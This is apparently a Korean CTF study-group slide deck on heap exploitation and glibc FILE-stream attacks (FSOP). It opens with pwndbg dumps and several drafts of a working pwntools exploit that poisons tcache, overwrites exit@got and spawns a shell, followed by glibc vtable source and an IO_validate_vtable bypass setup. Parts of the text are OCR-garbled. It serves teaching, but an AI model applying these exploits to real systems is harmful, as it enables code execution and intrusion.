0x30 [ 7]: 0x129923c0 → 0x12992390 → 0x12992360 → 0x12992330 → 0x12992300 → 0x129922d0 → 0x129922a0 ← 0
fastbins
0x30: 0x4040b0 → 0x12992034 ← 0x12992
unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> x/10gx 0x4040a0
0x4040b0: 0x00000000129923f0 0x0000000000000020
0x4040c0: 0x0000000012992430 0x0000000000000020
0x4040d0: 0x0000000000000000 0x0000000000000000
0x4040e0: 0x0000000000000000 0x0000000000000000
0x4040f0: 0x0000000000000000 0x0000000000000000
pwndbg> 0x404100: 0x0000000000000000 0x0000000000000000
0x404110: 0x0000000000000000 0x0000000000000000
0x404120: 0x0000000000000000 0x0000000000000000
0x404130: 0x0000000000000000 0x0000000000000000
0x404140: 0x0000000000000000 0x0000000000000000
pwndbg> x/10gx 0x4040a0
0x4040b0: 0x0000000000000000 0x0000000000000031
0x4040c0: 0x00000000129923f0 0x0000000000000020
0x4040d0: 0x0000000012992430 0x0000000000000020
0x4040e0: 0x0000000000000000 0x0000000000000000
0x4040f0: 0x0000000000000000 0x0000000000000000
pwndbg> det
Detaching from program: /mnt/c/Users/grail/Downloads/note/deploy/note, process 2967
[Inferior 1 (process 2967) detached]
pwndbg> attach 2999
Attaching to program: /mnt/c/Users/grail/Downloads/note/deploy/note, process 2999
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/09/5c7ba148aeca81668091f718047078d57efddb.debug...
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/8c/fa19934886748ff4603da8aa8fdb8c2402b8cf.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x000079d16dd14062 in __GI__libc_read(fd=0, buf=0x79d16de1ab23 <IO_2_1_stdin_*131>, nbytes=1) at ../sysdeps/unix/sysv/linux/read.c:26
..sysdeps/unix/sysv/linux/read.c: No such file or directory.
pwndbg> bins
tcachebins
0x30 [ 7]: 0x173f53c0 → 0x173f5390 → 0x173f5360 → 0x173f5330 → 0x173f5300 → 0x173f52d0 → 0x173f52a0 ← 0
fastbins
0x30: 0x173f5420 → 0x4040a0 → 0x173f57f4 ← 0x173f5
unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> x/4gx 0x4040a0
0x4040b0: 0x0000000000000000 0x0000000000000031
0x4040c0: 0x00000000173f53f0 0x0000000000000020
pwndbg>
```

note

```
grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deplo$ python3 sol.py
sla(b'idx: ', str(idx).encode())
sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(8, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

exit_got = 0x404060

create(0, 0x31, b'a')
create(1, 32, b'a')
delete(1)
update(1, p64((heap_base >> 12) ^ 0x4040a0))

create(2, 32, b'a')
create(3, 32, p64(exit_got))

r.interactive()
""
""
""
""
sol.py" 49L, 934B written                                48,0-1      Bot

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deplo$ python3 sol.py
[*] Starting local process './note': pid 3009
[*] heap: 0x35866000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $
```

```
pwndbg> x/10gx 0x4040a0
0x4040a0: 0x0000000000000000 0x0000000000000031
0x4040b0: 0x00000000000040c0 0x0000000000000000
0x4040c0: 0x0000000000000000 0x0000000000000000
0x4040d0: 0x0000000000000000 0x0000000000000020
0x4040e0: 0x000000000040b0 0x0000000000000000
pwndbg> |
```

note

```
grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note$ python3 sol.py
sla(b'idx: ', str(idx).encode())
sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(8, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

exit_got = 0x404060
win = 0x401256

create(0, 0x31, b'a')
create(1, 32, b'a')
delete(1)
update(1, p64((heap_base >> 12) ^ 0x4040a0))

create(2, 32, b'a')
create(3, 32, p64(exit_got))

update(0, p64(win))

r.interactive()
_
"sol.py" 52L, 970B written                               51,0-1      Bot

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 3015
[*] heap: 0x3e26f000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $

pwndbg> x/10gx 0x4040a0
0x4040a0: 0x0000000000000000 0x0000000000000031
0x4040b0: 0x00000000000000c0 0x0000000000000000
0x4040c0: 0x0000000000000000 0x0000000000000000
0x4040d0: 0x0000000000000000 0x0000000000000020
0x4040e0: 0x00000000000000b0 0x0000000000000000
pwndbg> det
Detaching from program: /mnt/c/Users/grail/Downloads/note/deploy/note, process 3009
[Inferior 1 (process 3009) detached]
pwndbg> attach 3015
Attaching to program: /mnt/c/Users/grail/Downloads/note/deploy/note, process 3015
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/09/5c7ba148aeca81668091f718047078d57efddb.debug...
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/8c/fa19934886748ff4603da8aa8fdb0c2402b8cf.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007829bbd14862 in __GI___libc_read (fd=0, buf=0x7829bbe1ab23 <_IO_2_1_stdin_+131>, nbytes=1) at ../sysdeps/unix/sysv/linux/read.c:26
26  ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
pwndbg> x/gx 0x404060
0x404060 <exit@got.plt>: 0x00000000000001256
pwndbg> |
```

note

```
grail@siftlab-grail: /mnt/c/Alsa X + ~
sla(b'idx: ', str(idx).encode())
sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(8, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

exit_got = 0x404060
win = 0x401256

create(0, 0x31, b'a')
create(1, 32, b'a')
delete(1)
update(1, p64((heap_base >> 12) * 0x4040a0))

create(2, 32, b'a')
create(3, 32, p64(exit_got))

update(0, p64(win))

r.interactive()
~
"sol.py" 52L, 970B written

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 3015
[*] heap: 0x3e26f000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $ 1
idx: $ 100
$ █

Detaching from program: /mnt/c/Users/grail/Downloads/note/deploy/note, process 3009
[Inferior 1 (process 3009) detached]
pwndbg> attach 3015
Attaching to program: /mnt/c/Users/grail/Downloads/note/deploy/note, process 3015
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/09/5c7ba148aeca81660091f718047078d57efddb.debug...
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/8c/fa19934886748ff4603da8aa8fdb8c2402b8cf.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007829bbd14862 in __GI___libc_read (fd=0, buf=0x7829bbe1ab23 <_IO_2_1_stdin_+131>, nbytes=1) at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
pwndbg> x/gx 0x404060
0x404060 <exit@got.plt>:      0x0000000000401256
pwndbg> c
Continuing.
process 3015 is executing new program: /usr/bin/dash
Warning:
Cannot insert breakpoint 1.
Cannot access memory at address 0x4015c8

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
+RAX 0xffffffffffffffda
+RBX 0
+RCX 0
+RDX 0
+RDI 0
+RSI 0
+R8 0
+R9 0
+R10 0
+R11 0
+R12 0
+R13 0
+R14 0
+R15 0
+RBP 0
+RSP 0x7ffffd643f5d0 <- 1
+RIP 0x771730fda290 <- mov rdi, rsp
- 0x771730fda290 mov rdi, rsp RDI => 0x7ffffd643f5d0 <- 1
0x771730fda293 call 0x771730fdb030 <0x771730fdb030>
0x771730fda298 mov r12, rax
0x771730fda29b mov eax, dword ptr [rip + 0x19817] EAX, [0x771730ff3ab8]
0x771730fda2a1 pop rdx
0x771730fda2a2 lea rsp, [rsp + rax*8]
0x771730fda2a6 sub edx, eax
0x771730fda2a8 push rdx
0x771730fda2a9 mov rsi, rdx
0x771730fda2ac mov r13, rsp
0x771730fda2af and rsp, 0xffffffffffffff0
[ STACK ]
00:0000 rsp 0x7ffffd643f5d0 <- 1
01:0000 0x7ffffd643f5d0 > 0x7ffffd6440fef <- 0x68732f6e69622f00
02:0010 0x7ffffd643f5e0 <- 0
03:0018 0x7ffffd643f5e8 <- 0
04:0020 0x7ffffd643f5f0 <- 0x21 /* '!' */
05:0028 0x7ffffd643f5f8 > 0x7ffffd65bb000 <- jg 0x7ffffd65bb047
06:0030 0x7ffffd643f600 <- 0x33 /* '3' */
07:0038 0x7ffffd643f608 <- 0x6f0
[ BACKTRACE ]
- 0 0x771730fda290 None
1 0x1 None
2 0x7ffffd6440fef None
3 0x0 None

pwndbg>
```

note

```
grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note$ python3 sol.py
sla(b'idx: ', str(idx).encode())
sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(8, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

exit_got = 0x404060
win = 0x401256

create(0, 0x31, b'a')
create(1, 32, b'a')
delete(1)
update(1, p64((heap_base >> 12) * 0x4040a0))

create(2, 32, b'a')
create(3, 32, p64(exit_got))

update(0, p64(win))

r.interactive()
~
"sol.py" 52L, 970B written
51,0-1 Bot

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 3015
[*] heap: 0x3e26f000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> 4 1
idx: $ 100
4 id
uid=1000(grail) gid=1000(grail) groups=1000(grail),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(pl
ugdev),109(kvm),117(netdev)
$ █

[Inferior 1 (process 3009) detached]
pwndbg> attach 3015
Attaching to program: /mnt/c/Users/grail/Downloads/note/deploy/note, process 3015
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/09/5c7ba148aeca81660091f718047078d57efddb.debug...
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/8c/fal9934886748ff4603da8aa8fdb0c2402b8cf.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007829bbd14862 in __GI___libc_read (fd=0, buf=0x7829bbe1ab23 <_IO_2_1_stdin_+131>, nbytes=1) at ../sysdeps/unix/sysv/linux/read.c
:26
26
pwndbg> ./sysdeps/unix/sysv/linux/read.c: No such file or directory.
pwndbg> x/gx 0x404060
0x404060 <exit@got.plt>: 0x000000000401256
pwndbg> c
Continuing.
process 3015 is executing new program: /usr/bin/dash
Warning:
Cannot insert breakpoint 1.
Cannot access memory at address 0x4015c8

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX 0xfffffffffffffda
*RBX 0
*RCX 0
*RDY 0
*ROI 0
*RSI 0
R8 0
R9 0
*R10 0
*R11 0
*R12 0
*R13 0
*R14 0
*R15 0
*RBP 0
*RSP 0x7ffffd643f5d0 <- 1
*RIP 0x771730fda290 <- mov rdi, rsp

- 0x771730fda290 mov rdi, rsp ROI => 0x7ffffd643f5d0 <- 1
0x771730fda293 call 0x771730fdb030 <0x771730fdb030>

0x771730fda298 mov r12, rax
0x771730fda29b mov eax, dword ptr [rip + 0x19817] EAX, [0x771730ff3ab8]
0x771730fda2a1 pop rdx
0x771730fda2a2 lea rsp, [rsp + rax*8]
0x771730fda2a6 sub edx, eax
0x771730fda2a8 push rdx
0x771730fda2a9 mov rsi, rdx
0x771730fda2ac mov r13, rsp
0x771730fda2af and rsp, 0xfffffffffffff000

[ STACK ]
00:0000 rsp 0x7ffffd643f5d0 <- 1
01:0000 0x7ffffd643f5d8 -> 0x7ffffd6440fef <- 0x68732f6e69622f00
02:0010 0x7ffffd643f5e0 <- 0
03:0018 0x7ffffd643f5e8 <- 0
04:0020 0x7ffffd643f5f0 <- 0x21 /* '!' */
05:0028 0x7ffffd643f5f8 -> 0x7ffffd65bb000 <- jg 0x7ffffd65bb047
06:0030 0x7ffffd643f600 <- 0x33 /* '3' */
07:0038 0x7ffffd643f608 <- 0x6f0

[ BACKTRACE ]
- 0 0x771730fda290 None
1 0x1 None
2 0x7ffffd6440fef None
3 0x0 None

pwndbg> det
Detaching from program: /usr/bin/dash, process 3015
[Inferior 1 (process 3015) detached]
pwndbg>
```

과제

- 필수 과제 1: heap 관련 문제 하나 풀어보고 발표, 못 풀었더라도 막힌 부분 분석
- 선택 과제 1: Dreamhack - [toxic malloc](#) 풀기
(__run_exit_handler exploit 찾아보기)



HACKHU



pwnable 스터디 5주차

멘토: 윤성배

pwnable 스터디 4주차 recap

heap을 이용한 exploit에서 생각해봐야 할 것들

- Write Primitive 획득
 - `tcache`, `fastbin`의 FD를 조작하여 AAW(Arbitrary Address Write)
- Where, What
 - `unsorted bin`을 통해 libc base leak, `freed chunk`를 통해 heap base leak
- Bypass Mitigation
 - decrypt `safe linking`, fastbin `size`, tcache `counts`, address `alignment`
- Keywords
 - `UAF`(Use After Free), `DFB`(Double Free Bug), `heap BOF`

pwnable 스터디 5주차 - FSOP

- File Stream Oriented Programming의 줄임말
- What is File Stream?

파일 스트림은 프로그램이 파일을 연속된 바이트 흐름처럼 다루기 위한 추상화입니다.

즉, 프로그램 입장에서는 파일을

- 한 글자씩 읽고
- 한 줄씩 읽고
- 순서대로 쓰고
- 현재 어디까지 읽었는지 위치를 옮기는

식으로 다루는데, 이런 작업을 관리하는 객체가 `FILE *` 로 표현되는 파일 스트림입니다.

예를 들면:

❏ C

```
FILE *fp = fopen("test.txt", "r");
```

이때 `fp` 는 단순히 "파일 이름"이 아니라, 이런 정보들을 함께 들고 있는 스트림입니다.

- 어떤 파일이 열려 있는지
- 읽기 모드인지 쓰기 모드인지
- 현재 읽기/쓰기 위치가 어디인지
- 버퍼에 데이터가 얼마나 들어 있는지
- EOF(끝)나 에러가 났는지

Let's explore the glibc 2.35 source code

File Stream

```
struct _IO_FILE {
    int _flags; /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

    /* The following pointers correspond to the C++ streambuf protocol. */
    /* Note: Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
    char* _IO_read_ptr; /* Current read pointer */
    char* _IO_read_end; /* End of get area. */
    char* _IO_read_base; /* Start of putback+get area. */
    char* _IO_write_base; /* Start of put area. */
    char* _IO_write_ptr; /* Current put pointer. */
    char* _IO_write_end; /* End of put area. */
    char* _IO_buf_base; /* Start of reserve area. */
    char* _IO_buf_end; /* End of reserve area. */
    /* The following fields are used to support backing up and undo. */
    char *_IO_save_base; /* Pointer to start of non-current get area. */
    char *_IO_backup_base; /* Pointer to first valid character of backup area */
    char *_IO_save_end; /* Pointer to end of non-current get area. */

    struct _IO_marker *_markers;

    struct _IO_FILE *_chain;

    int _fileno;
#ifdef _IO_
    int _blksize;
#else
    int _flags2;
#endif
    _IO_off_t _old_offset; /* This used to be _offset but it's too small. */

#define __HAVE_COLUMN /* temporary */
    /* 1+column number of pbase(); 0 is unknown. */
    unsigned short _cur_column;
    signed char _vtable_offset;
    char _shortbuf[1];

    /* char* _save_gptr; char* _save_egptr; */

    _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};

struct _IO_FILE_complete
{
    struct _IO_FILE _file;
#endif
#ifdef _G_IO_FILE_VERSION && _G_IO_FILE_VERSION == 0x20001
    _IO_off64_t _offset;
#endif
    # if defined _LIBC || defined _GLIBCXX_USE_WCHAR_T
    /* Wide character stream stuff. */
    struct _IO_codecvt *_codecvt;
    struct _IO_wide_data *_wide_data;
    struct _IO_FILE *_freeres_list;
    void *_freeres_buf;
    # else
    void *__pad1;
    void *__pad2;
    void *__pad3;
    void *__pad4;
    # endif
    size_t __pad5;
    int __mode;
    /* Make sure we don't get into trouble again. */
    char _unused2[15 * sizeof(int) - 4 * sizeof(void *) - sizeof(size_t)];
#endif
};
```

`_IO_buf_*` 와 `_IO_read_*`, `_IO_write_*` 의 차이

`_IO_buf_base`, `_IO_buf_end`

- 버퍼 메모리 전체 범위
- “이 스트림이 가진 저장공간 자체”

`_IO_read_*`

- 그 버퍼를 입력용으로 보고 있을 때의 상태
- 어디까지 읽어왔고, 다음에 어디를 읽을지

`_IO_write_*`

- 그 버퍼를 출력용으로 보고 있을 때의 상태
- 어디까지 써냈고, 다음에 어디에 쓸지

즉:

- `_IO_buf_*` = 물리적인 전체 버퍼
- `_IO_read_*`, `_IO_write_*` = 그 버퍼를 현재 어떻게 사용 중인지 나타내는 논리적 상태

표준 입력/출력/에러

- 모두 `_IO_FILE` 구조체로 구현이 되어 있음

```
/* The opaque type of streams.  
typedef struct _IO_FILE FILE;
```

원래 이름이 `_IO_FILE`이고, `FILE`이 별칭임

```
FILE *stdin = (FILE *) &_IO_2_1_stdin_;  
FILE *stdout = (FILE *) &_IO_2_1_stdout_;  
FILE *stderr = (FILE *) &_IO_2_1_stderr_;
```

vtable

```
struct _IO_FILE_plus
{
    FILE file;
    const struct _IO_jump_t *vtable;
};

struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
};
```

`_IO_FILE_plus` 에서 `vtable` 은 이 `FILE` 객체가 어떤 방식으로 동작할지 정하는 함수 포인터 테이블입니다.

즉, `FILE *` 에 대해

- 읽기
- 쓰기
- 버퍼 비우기
- 닫기
- seek
- overflow/underflow 처리

같은 동작을 할 때, 실제로 어떤 함수를 호출할지 모아둔 표라고 보면 됩니다.

왜 필요한가

모든 스트림이 똑같이 동작하지는 않습니다.

예를 들어:

- 일반 파일
- `stdin`, `stdout`
- 메모리 스트림
- 문자열 스트림
- wide-char 스트림

이런 것들은 내부 동작이 조금씩 다릅니다.

그래서 glibc는 `FILE` 비슷한 객체마다 “이 객체는 어떤 함수 집합을 쓸지”를 `vtable` 로 붙여둡니다.

vtable

`_IO_FILE_plus` 에서 `vtable` 은 이 `FILE` 객체가 어떤 방식으로 동작할지 정하는 함수 포인터 테이블입니다.

즉, `FILE *` 에 대해

- 읽기
- 쓰기
- 버퍼 비우기
- 닫기
- seek
- overflow/underflow 처리

같은 동작을 할 때, 실제로 어떤 함수를 호출할지 모아둔 표라고 보면 됩니다.

왜 필요한가

모든 스트림이 똑같이 동작하지는 않습니다.

예를 들어:

- 일반 파일
- `stdin`, `stdout`
- 메모리 스트림
- 문자열 스트림
- wide-char 스트림

이런 것들은 내부 동작이 조금씩 다릅니다.

그래서 glibc는 `FILE` 비슷한 객체마다 "이 객체는 어떤 함수 집합을 쓸지"를 `vtable` 로 붙여둡니다.

```
const struct _IO_jump_t _IO_file_jumps libio_vtable =
{
    JUMP_INIT_DUMMY,
    JUMP_INIT(finish, _IO_file_finish),
    JUMP_INIT(overflow, _IO_file_overflow),
    JUMP_INIT(underflow, _IO_file_underflow),
    JUMP_INIT(uflow, _IO_default_uflow),
    JUMP_INIT(pbackfail, _IO_default_pbackfail),
    JUMP_INIT(xsputn, _IO_file_xsputn),
    JUMP_INIT(xsgetn, _IO_file_xsgetn),
    JUMP_INIT(seekoff, _IO_new_file_seekoff),
    JUMP_INIT(seekpos, _IO_default_seekpos),
    JUMP_INIT(setbuf, _IO_new_file_setbuf),
    JUMP_INIT(sync, _IO_new_file_sync),
    JUMP_INIT(doallocate, _IO_file_doallocate),
    JUMP_INIT(read, _IO_file_read),
    JUMP_INIT(write, _IO_new_file_write),
    JUMP_INIT(seek, _IO_file_seek),
    JUMP_INIT(close, _IO_file_close),
    JUMP_INIT(stat, _IO_file_stat),
    JUMP_INIT(showmanyc, _IO_default_showmanyc),
    JUMP_INIT(imbue, _IO_default_imbue)
};
libc_hidden_data_def (_IO_file_jumps)

const struct _IO_jump_t _IO_file_jumps_mmap libio_vtable =
{
    JUMP_INIT_DUMMY,
    JUMP_INIT(finish, _IO_file_finish),
    JUMP_INIT(overflow, _IO_file_overflow),
    JUMP_INIT(underflow, _IO_file_underflow_mmap),
    JUMP_INIT(uflow, _IO_default_uflow),
    JUMP_INIT(pbackfail, _IO_default_pbackfail),
    JUMP_INIT(xsputn, _IO_new_file_xsputn),
    JUMP_INIT(xsgetn, _IO_file_xsgetn_mmap),
    JUMP_INIT(seekoff, _IO_file_seekoff_mmap),
    JUMP_INIT(seekpos, _IO_default_seekpos),
    JUMP_INIT(setbuf, (_IO_setbuf_t) _IO_file_setbuf_mmap),
    JUMP_INIT(sync, _IO_file_sync_mmap),
    JUMP_INIT(doallocate, _IO_file_doallocate),
    JUMP_INIT(read, _IO_file_read),
    JUMP_INIT(write, _IO_new_file_write),
    JUMP_INIT(seek, _IO_file_seek),
    JUMP_INIT(close, _IO_file_close_mmap),
    JUMP_INIT(stat, _IO_file_stat),
    JUMP_INIT(showmanyc, _IO_default_showmanyc),
    JUMP_INIT(imbue, _IO_default_imbue)
};
```

표준 입력/출력/에러

```
#ifdef _IO_MTSafe_IO 멀티스레드 사용 시
# define DEF_STDFILE(NAME, FD, CHAIN, FLAGS) \
    static _IO_lock_t _IO_stdfile_##FD##_lock = _IO_lock_initializer; \ lock 적용
    static struct _IO_wide_data _IO_wide_data_##FD \
        = { ._wide_vtable = &_IO_wfile_jumps }; \
    struct _IO_FILE_plus NAME \
        = {FILEBUF_LITERAL(CHAIN, FLAGS, FD, &_IO_wide_data_##FD), \
            &_IO_file_jumps}; vtable로 _IO_file_jumps 사용
#else
# define DEF_STDFILE(NAME, FD, CHAIN, FLAGS) \
    static struct _IO_wide_data _IO_wide_data_##FD \
        = { ._wide_vtable = &_IO_wfile_jumps }; \
    struct _IO_FILE_plus NAME \
        = {FILEBUF_LITERAL(CHAIN, FLAGS, FD, &_IO_wide_data_##FD), \
            &_IO_file_jumps};
#endif

DEF_STDFILE(_IO_2_1_stdin_, 0, 0, _IO_NO_WRITES);
DEF_STDFILE(_IO_2_1_stdout_, 1, &_IO_2_1_stdin_, _IO_NO_READS);
DEF_STDFILE(_IO_2_1_stderr_, 2, &_IO_2_1_stdout_, _IO_NO_READS+_IO_UNBUFFERED);

struct _IO_FILE_plus *_IO_list_all = &_IO_2_1_stderr_;
libc_hidden_data_def (_IO_list_all)
```

pwnable 스터디 5주차 - FSOP

- File Stream을 사용하는 함수들을 통해 원하는 코드를 실행
 - 전제: libc base 주소를 알고, stdout 등 File Stream을 덮어 쓸 수 있어야 함
 - 특수 상황: fflush, fclose 등
 - 일반 상황: puts, printf, exit 등
- ** 추가적으로 libc leak도 가능 - [stdout libc leak](#)

pwnable 스터디 5주차 - FSOP

- glibc 버전이 올라감에 따라 완화 기법이 생겨서 결국엔 소스코드 잘 보는 것이 중요함
- 하지만 가장 높은 버전에서 사용할 수 있는 기법은 모든 버전에서 사용할 수 있음

Bypass IO_validate_vtable - 문제

ubuntu 18.04 / glibc 2.27 환경

PPT 다 만들어놓고 보니
stdout에 입력하는 게 아니었다...

지금부터 설명하는 건
읽어쓰는 파일 포인터 주소를 아는 것을 전제로 함

```
#include <stdio.h>
#include <unistd.h>
```

```
FILE *fp;
```

```
void init() {
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
}
```

```
int main() {
    init();

    fp = fopen("/dev/urandom", "r");
```

```
    printf("stdout: %p\n", stdout);
    printf("Data: ");
```

```
    read(0, fp, 300);
```

`_IO_FILE_plus` 구조체 크기는 0xe0 이고,
300 = 0x12c 이므로 파일 스트림을 완전히 덮을 수 있음

```
    fclose(fp);
}
```

`fclose` 함수를 통해 exploit 해야 함

Bypass IO_validate_vtable

```
extern int _IO_new_fclose (_IO_FILE*);  
# define fclose(fp) _IO_new_fclose (fp)
```

fclose는 _IO_new_fclose의 별칭

```
int  
_IO_new_fclose (_IO_FILE *fp)  
{  
    int status;  
  
    CHECK_FILE(fp, EOF);  
  
#if SHLIB_COMPAT (libc, GLIBC_2_0, GLIBC_2_1)  
    /* We desperately try to help programs which are using streams in a  
     * strange way and mix old and new functions. Detect old streams  
     * here. */  
    if (_IO_vtable_offset (fp) != 0)  
        return _IO_old_fclose (fp);  
#endif  
  
    /* First unlink the stream. */  
    if (fp->_IO_file_flags & _IO_IS_FILEBUF)  
        _IO_un_link ((struct _IO_FILE_plus *) fp);  
  
    _IO_acquire_lock (fp);  
    if (fp->_IO_file_flags & _IO_IS_FILEBUF)  
        status = _IO_file_close_it (fp);  
    else  
        status = fp->_flags & _IO_ERR_SEEN ? -1 : 0;  
    _IO_release_lock (fp);  
    _IO_FINISH (fp);  
    if (fp->_node > 0)  
    {  
        /* This stream has a wide orientation. This means we have to free  
         * the conversion functions. */  
        struct _IO_codecvt *cc = fp->_codecvt;  
  
        __libc_lock_lock (__gconv_lock);  
        __gconv_release_step (cc->__cd_in.__cd.__steps);  
        __gconv_release_step (cc->__cd_out.__cd.__steps);  
        __libc_lock_unlock (__gconv_lock);  
    }  
    else  
    {  
        if (_IO_have_backup (fp))  
            _IO_free_backup_area (fp);  
    }  
    if (fp != _IO_stdin && fp != _IO_stdout && fp != _IO_stderr)  
    {  
        fp->_IO_file_flags = 0;  
        free(fp);  
    }  
  
    return status;  
}
```

Bypass IO_validate_vtable

```
typedef void (*_IO_finish_t) (_IO_FILE *, int);  
#define _IO_FINISH(FP) JUMP1 (__finish, FP, 0)  
#define _IO_WFINISH(FP) WJUMP1 (__finish, FP, 0)
```

```
#define JUMP0(FUNC, THIS) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS)  
#define JUMP1(FUNC, THIS, X1) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS, X1)  
#define JUMP2(FUNC, THIS, X1, X2) (_IO_JUMPS_FUNC(THIS)->FUNC) (THIS, X1, X2)
```

최종 호출: vtable->__finish (FP, 0)

```
#if _IO_JUMPS_OFFSET  
# define _IO_JUMPS_FUNC(THIS) \  
  (IO_validate_vtable  
   (*(struct _IO_jump_t **) ((void *) &_IO_JUMPS_FILE_plus (THIS)  
                             + (THIS)->_vtable_offset)))
```

```
static inline const struct _IO_jump_t *  
IO_validate_vtable (const struct _IO_jump_t *vtable) {  
  /* Fast path: The vtable pointer is within the __libc_IO_vtables  
     section. */  
  uintptr_t section_length = __stop__libc_IO_vtables - __start__libc_IO_vtables;  
  const char *ptr = (const char *) vtable;  
  uintptr_t offset = ptr - __start__libc_IO_vtables;  
  if (__glibc_unlikely (offset >= section_length))  
    /* The vtable pointer is not in the expected section. Use the  
       slow path, which will terminate the process if necessary. */  
    _IO_vtable_check ();  
  return vtable;  
}
```

현재 파일 스트림의 vtable이 _libc_IO_vtables 영역에 있는가?

Bypass IO_validate_vtable

최종 호출: vtable->__finish (FP, 0)

vtable + 0x10에 있는 함수 포인터 호출

```
#define JUMP_FIELD(TYPE, NAME) TYPE NAME
```

```
typedef void (*_IO_finish_t) (_IO_FILE *, int);
```

```
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
